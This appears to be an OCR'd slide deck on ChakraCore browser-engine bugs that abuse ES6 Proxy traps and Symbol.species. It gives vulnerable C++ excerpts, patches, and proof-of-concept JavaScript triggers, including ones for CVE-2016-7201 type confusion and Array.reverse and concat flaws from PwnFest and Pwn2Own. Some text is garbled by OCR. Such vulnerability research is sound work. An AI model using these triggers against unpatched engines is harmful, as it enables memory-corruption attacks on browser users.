
Not only in chakra, but also in other browser:

- Chrome - V8
- safari - webkit
- firefox - spidermonkey

bug goes on, never end

ES6 feature


Chakra has the most support for ES6 features of any shipping browser



90%		71%												74%			65%				
	Compilers/polyfills						Desktop browsers														
90%	59%	71%	30%	19%	52%	17%	7%	16%	63%	84%	66%	71%	72%	74%	63%	[illegible]	65%	12%	21%	54%	74%
Current browser	Traceur	Babel + core-js [1]	Closure	JSX[2]	Type-Script + core-js	es6-shim	IE 10	IE 11	Edge 12[3]	Edge 13[3]	FF 38 ESR	FF 42	FF 43	FF 44	CH 46, OP 33 [0]	CH 47, OP 34 [0]	CH 48, OP 35 [0]	SF 6.1, SF 7	SF 7.1, SF 8	SF 9	WK
0/2	0/2	1/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	2/2
7/7	4/7	6/7	4/7	0/7	4/7	0/7	0/7	0/7	0/7	0/7	3/7	3/7	4/7	4/7	0/7	0/7	0/7	0/7	0/7	0/7	7/7
5/5	4/5	4/5	2/5	3/5	3/5	0/5	0/5	0/5	5/5	5/5	4/5	4/5	5/5	5/5	0/5	5/5	5/5	0/5	0/5	0/5	5/5
15/15	15/15	13/15	3/15	2/15	4/15	0/15	0/15	0/15	12/15	15/15	15/15	15/15	15/15	15/15	15/15	15/15	15/15	0/15	5/15	9/15	9/15
6/6	6/6	6/6	4/6	5/6	6/6	0/6	0/6	0/6	6/6	6/6	6/6	6/6	6/6	6/6	6/6	6/6	6/6	0/6	1/6	5/6	6/6
7/9	9/9	9/9	6/9	2/9	3/9	0/9	0/9	0/9	6/9	7/9	7/9	7/9	7/9	7/9	7/9	7/9	7/9	0/9	2/9	8/9	8/9
4/4	2/4	4/4	2/4	0/4	4/4	2/4	0/4	0/4	4/4	4/4	4/4	4/4	4/4	4/4	4/4	4/4	4/4	0/4	0/4	4/4	4/4
5/5	4/5	4/5	3/5	4/5	3/5	0/5	0/5	0/5	4/5	5/5	5/5	5/5	5/5	5/5	5/5	5/5	5/5	0/5	0/5	5/5	5/5
4/4	2/4	2/4	0/4	0/4	0/4	0/4	0/4	0/4	2/4	4/4	2/4	2/4	2/4	2/4	0/4	0/4	0/4	0/4	0/4	0/4	0/4
36/37	31/37	34/37	21/37	16/37	26/37	0/37	0/37	0/37	0/37	0/37	28/37	29/37	29/37	29/37	0/37	0/37	0/37	0/37	18/37	30/37	33/37
2/2	1/2	1/2	1/2	0/2	1/2	0/2	0/2	0/2	2/2	2/2	0/2	1/2	1/2	1/2	2/2	2/2	2/2	0/2	0/2	2/2	2/2
1/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	0/2	1/2	0/2	2/2	2/2	2/2	2/2	2/2	2/2	0/2	0/2	0/2	1/2

https://blogs.windows.com/msedgedev/2015/12/05/open-source-chakra-core/#mfZ1bltRyyKC87cX.97

Proxy



```
var p = new Proxy(target, handler);
```

Parameters

`target`

A target object (can be any sort of object, including a native array, a function or even another proxy) to wrap with `Proxy`.


`handler`

An object whose properties are functions which define the behavior of the proxy when an operation is performed on it.

- Unexpected interrupt
- Unexpected returned value
- Unexpected logic

Unexpected interrupt

- Proxy monitor many kinds of actions
- Can trap in the middle of a function



Proxy/handler

▼ Methods

handler.apply()
handler.construct()
handler.defineProperty()
handler.deleteProperty()
handler.enumerate()
handler.get()
handler.getOwnPropertyDescriptor()
handler.getPrototypeOf()
handler.has()
handler.isExtensible()
handler.ownKeys()
handler.preventExtensions()
handler.set()
handler.setPrototypeOf()

Bug

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,
Js::TypedArrayBase* typedArrayBase, RecyclableObject* obj, T length,
ScriptContext* scriptContext)
    ``````
    if (pArr->IsFillFromPrototypes())
    {
            if (length % 2 == 0)
            {
                    pArr->FillFromPrototypes(0, (uint32)length);   //using Proxy
                    to invoke callback, change pArr`s length and seg->length
            ``````
    while (seg)
    {
        nextSeg = seg->next;
        if (seg->length > 0)
        {
            ````````
            seg->left = ((uint32)length) - (seg->left + seg->length);
            // length is used without update
    }
```
```

Poc:

```
var handler = {
        getPrototypeOf: function(target, name){
                b.push(0); //change the length of b and its first segment
                return [1,2];
}};
var p = new Proxy([], handler);
var b = [1,2,3,4];
b.length=0xf
b.__proto__ = p;

//invoke callback
b.reverse()
```

Patch before PWNFEST in Nov 2016:

```
``````
while (seg)
{
            nextSeg = seg->next;
            if (seg->length > 0)
            {
            ~~~
                        seg->left = ((uint32)length) > (seg->left + seg->length) ?
((uint32)length) - (seg->left + seg->length) : 0;  // patched here
                        seg->next = prevSeg;
                        seg->EnsureSizeInBound();
                        pinPrevSeg = prevSeg;
                        prevSeg = seg;
            }
           seg = nextSeg;
}
```
            ~~~

Poc after patch Nov 2016 :

```
var funCount=0;
function callback()
{
      //change the length of element_2
       funCount++;
       if(funCount==1)
       {
           for(var i=0;i<10;i++)
              element_2.unshift(1);
       }
}

element_2=new Array(19)
element_2[8]=0
element_2.reverse()
Array.prototype.__defineGetter__(0,function(){callback();return 1;})
//invoke callback using defineGetter
element_2.reverse()
```

Patch before PWN2OWN in Mar 2017:

```
if (pArr->IsFillFromPrototypes())
{
        if (length % 2 == 0){
                pArr->FillFromPrototypes(0, (uint32)length}
}
``````

// Above FillFromPrototypes call can change the length of the array. Our segment calculation below will not work with the stale length.
//Update the length.
length = pArr->length;   Patch here
``````

while (seg)
{
        if (seg->length > 0)
        {
        ````````


                seg->left = ((uint32)length) > (seg->left + seg->length) ?
                        ((uint32)length) - (seg->left + seg->length) : 0;
~~~
```
~~~

# Unexpected returned value

var x = {}
Var intarray= [1,2,3]
x.__proto__ = intarray // intarray will be change to Var Array


- ➢ Assumption in FillFromPrototypes :

The variable "prototype" pass to ForEachOwnMissingArrayIndexOfObject
must be a Var Array



```
    void JavascriptArray::FillFromPrototypes(uint32 startIndex, uint32 limitIndex)
    {
        if (startIndex >= limitIndex)
        {
            return;
        }

        RecyclableObject* prototype = this->GetPrototype();

        // Fill all missing values by walking through prototype
        while (JavascriptOperators::GetTypeId(prototype) != TypeIds_Null)
        {
            ForEachOwnMissingArrayIndexOfObject(this, nullptr, prototype, startIndex, limitIndex,0, [this](uint32 index, Var value) {
                this->SetItem(index, value, PropertyOperation_None);
            });

            prototype = prototype->GetPrototype();
        }
#ifdef VALIDATE_ARRAY
        ValidateArray();
#endif
```

# Use proxy to break this Assumption!



```
handler.getPrototypeOf()
```

A trap for `Object.getPrototypeOf`.

prototype = prototype->GetPrototype();

Confusion

| | | |
|---|---|---|
| JavascriptNativeIntArray<br>JavascriptNativeFloatArray<br>JavascriptCopyOnAccessNativeIntArray<br>ES5Array<br>… | ⟺ | JavascriptArray |

## Bug

CVE-2016-7201

```
var intarr = new Array(1, 2, 3, 4, 5, 6, 7)
var arr = new Array(alert)
arr.length = 24
arr.__proto__ = new Proxy({}, {getPrototypeOf: function() {return intarr}})
//in the callback, return an int array to cause type confusion
arr.__proto__.reverse = Array.prototype.reverse
arr.reverse()  //invoke callback
```

Exploit skills of this bug will be talked later

# Unexpected logic

Proxy handler is like a hook

Some interesting hooks:

- handler.has()
- handler.ownKeys()

- You can return YES or NO as you want, no matter whether the target really has the key/keys

- handler.get()

- You can return anything you want, no matter what the original value is

These hooks/traps may cause logic issues in some cases.

## Bug

- POC

```
// Loki pwn2own 2016
var target = new Array(1)
var handler = {has:()=>true}
var obj = new Proxy(target, handler)
alert(obj.concat())
```

- Issue code:

```
Var subItem;
...
if (JavascriptOperators::HasItem(itemObject, idxSubItem)) //1. use proxy to  cheat here, seems it has [illegible]e
item
{
   JavascriptOperators::GetItem(itemObject, idxSubItem, &subItem, scriptContext);
   ...
   pDestArray->DirectSetItemAt(idxDest, subItem); //3.No check of returned value, use  subItem directly
}
```

```
BOOL JavascriptOperators::GetItem(..., Var* value,...)
{
   RecyclableObject* object = propertyOb[illegible]
   while (JavascriptOperators::GetTypeId(objec[illegible] =
TypeIds_Null)
   {
      if (object->GetItem(instance, index, value,
requestContext)){
         return true;}
      ...
   }
   return false; //2. Because don`t have actually,
return false, but the variable  value is not initialized
}
```

# Symbol.species

Specifies a function valued property that the constructor function uses to create derived objects.

## Two ways of using this feature:

- Interrupt in the middle of function
- Return unexpected type of value

## Return unexpected type of value bug:

```
var arr = [alert,1,1,1,1,1,1,1,1,1,1,1,1]
var xx = [1,1,1,1,1,1,1,1,1,1,1,1,1]
Object.defineProperty(arr.constructor, Symbol.species, {
   value : function() {
    return xx;  //return an int array,cause type confusion
}});
var x = arr.filter(function(e, index, array){return true;})
```

ES7 to be continued…

## Chakra exploit skills

# Review Bug:

CVE-2016-7201

```
var intarr = new Array(1, 2, 3, 4, 5, 6, 7)
var arr = new Array(alert)
arr.length = 24
arr.__proto__ = new Proxy({}, {getPrototypeOf:function() {return intarr}})
arr.__proto__.reverse = Array.prototype.reverse
arr.reverse()
```

Confusion


JavascriptNativeIntArray
JavascriptNativeFloatArray
JavascriptCopyOnAccessNativeIntArray
ES5Array
…

JavascriptArray


For pwnfest 2016

Fixed just one day before the contest

